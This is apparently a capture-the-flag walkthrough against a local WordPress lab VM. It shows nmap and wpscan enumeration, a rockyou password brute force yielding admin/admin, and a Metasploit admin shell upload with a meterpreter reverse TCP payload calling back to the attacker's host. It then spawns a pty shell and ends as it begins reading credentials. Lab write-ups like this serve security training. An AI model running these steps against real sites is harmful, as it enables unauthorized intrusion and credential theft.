

CK

Discover target vm ip




```
192.168.2.95                08:00:27:1e:cd:e2
```

nmap default scripts scan




```
root@kali:~/Desktop# nmap -sC -p- ck.local
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-29 23:35 +08
Nmap scan report for ck.local (192.168.2.95)
Host is up (0.00060s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 d2:6f:64:b5:4c:22:ce:b2:c9:8a:ab:57:0e:69:4a:0f (RSA)
|   256 a8:6f:9c:0e:d2:ee:f8:73:0a:0f:5f:57:1c:2f:59:3a (ECDSA)
|_  256 10:8c:55:d4:79:7f:63:0f:ff:ea:c8:fb:73:1e:21:f6 (ED25519)
80/tcp open  http
|_http-generator: WordPress 5.2.2
|_http-title: CK~00 &#8211; Just another WordPress site
MAC Address: 08:00:27:1E:CD:E2 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.72 seconds
root@kali:~/Desktop#
```

nmap version scan



```
root@kali:~/Desktop# nmap -p- -sV ck.local
Starting Nmap 7.70 ( https://nmap.org ) at 2020-03-29 23:34 +08
Nmap scan report for ck.local (192.168.2.95)
Host is up (0.00083s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:1E:CD:E2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds
root@kali:~/Desktop#
```


wordpress enumeration




Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!


admin August 2, 2019 Uncategorized 1 Comment




```
[+] Upload directory has listing enabled: http://ck.local/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```



```
[+] WordPress version 5.2.2 identified (Insecure, released on 2019-06-18).
 | Detected By: Emoji Settings (Passive Detection)
 |  - http://ck.local/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.2.2'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://ck.local/, Match: 'WordPress 5.2.2'
```




```
[i] User(s) Identified:

[+] admin
 | Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

Bruteforce creds




```
[SUCCESS] - admin / admin
Trying admin / VINCENT Time: 00:08:57 <==============================================================

[i] Valid Combinations Found:
 | Username: admin, Password: admin


[+] Finished: Mon Mar 30 00:04:51 2020
[+] Requests Done: 19865
[+] Cached Requests: 4
[+] Data Sent: 5.265 MB
[+] Data Received: 84.267 MB
[+] Memory used: 1.214 GB
[+] Elapsed time: 00:09:11
root@kali:~/Desktop# wpscan --url http://ck.local -U admin -P /usr/share/wordlists/rockyou.txt
```

Upload shell




```
   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.95     yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   admin            yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.100    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress
```

reverse shell popped




```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.2.100:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/BPmVkAhhBl/PBJEjodkcM.php...
[*] Sending stage (38247 bytes) to 192.168.2.95
[*] Meterpreter session 1 opened (192.168.2.100:4444 -> 192.168.2.95:47196) at 2020-03-30 00:12:39 +0800
[+] Deleted PBJEjodkcM.php
[+] Deleted BPmVkAhhBl.php
[+] Deleted ../BPmVkAhhBl

meterpreter > id
[-] Unknown command: id.
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```




```
python3 -c "import pty; pty.spawn('/bin/bash')"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@ck00:$ 
```

Getting creds




```
// ** MySQL settings - You can get this info from your web host ** //
